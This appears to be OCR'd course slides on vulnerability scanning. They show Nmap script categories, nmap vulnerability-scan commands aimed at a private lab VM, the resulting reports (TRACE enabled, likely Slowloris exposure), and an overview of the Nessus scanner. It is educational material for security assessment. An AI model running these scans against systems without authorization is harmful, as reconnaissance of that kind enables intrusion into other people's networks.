


Nmap Script Scan

Category	Purpose
default	Safe and commonly used scripts (runs with -sC)
safe	Scripts that are non-intrusive and won’t harm the target
vuln	Checks for known vulnerabilities
auth	Checks for authentication weaknesses (e.g., default credentials)
brute	Performs brute-force attacks
exploit	Attempts known exploits
malware	Detects backdoors, trojans, infected services
discovery	Helps enumerate information (e.g., users, devices, domains)


Script Scan

- nmap -Pn -sS -sV --script vuln -p21,22,80,445,3306,8180 192.168.255.129



Export File Report [1]

- nmap -p 80,443 -sV --script “http-*,ssl-*” 192.168.255.129 -oA web_scan
- xsltproc web_scan.xml -o web_scan.html



Nmap Scan Report - Scanned at Fri Oct 3 01:59:44 2025

Scan Summary | Pre-Scan Script Output | 192.168.255.129

Scan Summary

Nmap 7.95 was initiated at Fri Oct 3 01:59:44 2025 with these arguments:
/usr/lib/nmap/nmap -p 80,443 -sV --script http-,ssl-* -oA web_scan 192.168.255.129*

Verbosity: 0; Debug level 0

Nmap done at Fri Oct 3 02:35:09 2025; 1 IP address (1 host up) scanned in 2124.68 seconds

Pre-Scan Script Output

Script Name	Output
http-robtex-shared-ns	*TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/

192.168.255.129

Address


- 192.168.255.129 (ipv4)
- 00:0C:29:8E:E5:7D - VMware (mac)

Ports

Port		State (toggle closed [1] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Apache httpd	2.2.8	(Ubuntu) DAV/2
	http-server-header	Apache/2.2.8 (Ubuntu) DAV/2					
	http-security-headers						
	http-slowloris	false					
	http-malware-host	Host appears to be clean					
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.					
	http-vuln-cve2017-1001000	ERROR: Script execution failed (use -d to debug)					
	http-trace	TRACE is enabled					
	http-headers	Date: Fri, 03 Oct 2025 05:59:54 GMT Server: Apache/2.2.8 (Ubuntu) DAV/2					

Export File Report [2]

- nmap -Pn -sS -sV -p 80,443 --script vuln 192.168.255.129 -ox vscan.xml
- xsltproc vscan.xml -o vscan.html



Nmap Scan Report - Scanned at Fri Oct 3 01:49:19 2025

Scan Summary | 192.168.255.129

Scan Summary

Nmap 7.95 was initiated at Fri Oct 3 01:49:19 2025 with these arguments:
/usr/lib/nmap/nmap -Pn -sS -sV -p 80,443 --script vuln -oX vscan.xml 192.168.255.129

Verbosity: 0; Debug level 0

Nmap done at Fri Oct 3 01:54:48 2025; 1 IP address (1 host up) scanned in 329.15 seconds

192.168.255.129

Address

- 192.168.255.129 (ipv4)
- 00:0C:29:8E:E5:7D - VMware (mac)

Ports

Port		State (toggle closed [1] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Apache httpd	2.2.8	(Ubuntu) DAV/2
	http-server-header	Apache/2.2.8 (Ubuntu) DAV/2					
	http-trace	TRACE is enabled					
	http-vuln-cve2017-1001000	ERROR: Script execution failed (use -d to debug)					
	http-dombased-xss	Couldn't find any DOM based XSS.					
	http-slowloris-check	VULNERABLE: Slowloris DOS attack State: LIKELY VULNERABLE IDs: CVE:CVE-2007-6750 Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service. Disclosure date: 2009-09-17 References: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750 http://ha.ckers.org/slowloris/					

Resources for Further Learning

- ❑ Nmap Reference Guide: https://nmap.org/book/
- ❑ Nessus Documentation: https://docs.tenable.com/Nessus.htm
- ❑ OpenVAS Documentation: https://greenbone.github.io/docs/
- ❑ CVE Database: https://cve.mitre.org/
- ❑ NIST NVD (National Vulnerability Database): https://nvd.nist.gov/


Nessus

Nessus

- **Nessus** is a widely used **commercial vulnerability scanning tool** developed by **Tenable Inc.** It is designed to **identify vulnerabilities, misconfigurations, missing patches, and compliance issues** across operating systems, applications, devices, and network environments.

- **Purpose**
  - **Scan systems for known vulnerabilities** (CVEs)
  - **Detect misconfigurations** in software and network devices
  - **Identify missing security patches**
  - **Generate detailed security and compliance reports**
  - **Support vulnerability management** and remediation efforts

Tenable Nessus products



Key Features

Feature	Description
Comprehensive vulnerability database	Uses Tenable's updated feed to detect thousands of CVEs
Credentialed and non-credentialed scans	Deep or external scanning with or without system login
Configuration auditing	Detect insecure settings based on benchmarks (e.g., CIS, DISA STIGs)
Custom scan policies	Create tailored scans for different targets or use cases
Compliance checks	Check against standards like PCI-DSS, HIPAA, ISO 27001
Web application scanning	Detect OWASP Top 10 vulnerabilities (e.g., XSS, SQLi)
Exportable Reports	HTML, PDF, CSV reports with detailed vulnerability summaries and fix guidance


Nessus Activities


Activity	Description
Host discovery	Detect live systems on the network
Port scanning	Identify open TCP/UDP ports
Service enumeration	Detect services and software versions
Vulnerability scanning	Match known vulnerabilities with detected software
Credentialed scanning	Log in to systems (via SSH/WinRM) for deeper inspection
Report generation	Create reports categorized by severity (Critical, High, Medium, Low, Info)
Patch verification	Ensure security updates are applied successfully
Compliance auditing	Evaluate systems against regulatory standards

Demo

Nessus [1]


- Register Nessus Essebtials
- https://www.tenable.com/products/nessus/nessus-essentials






Nessus [2]

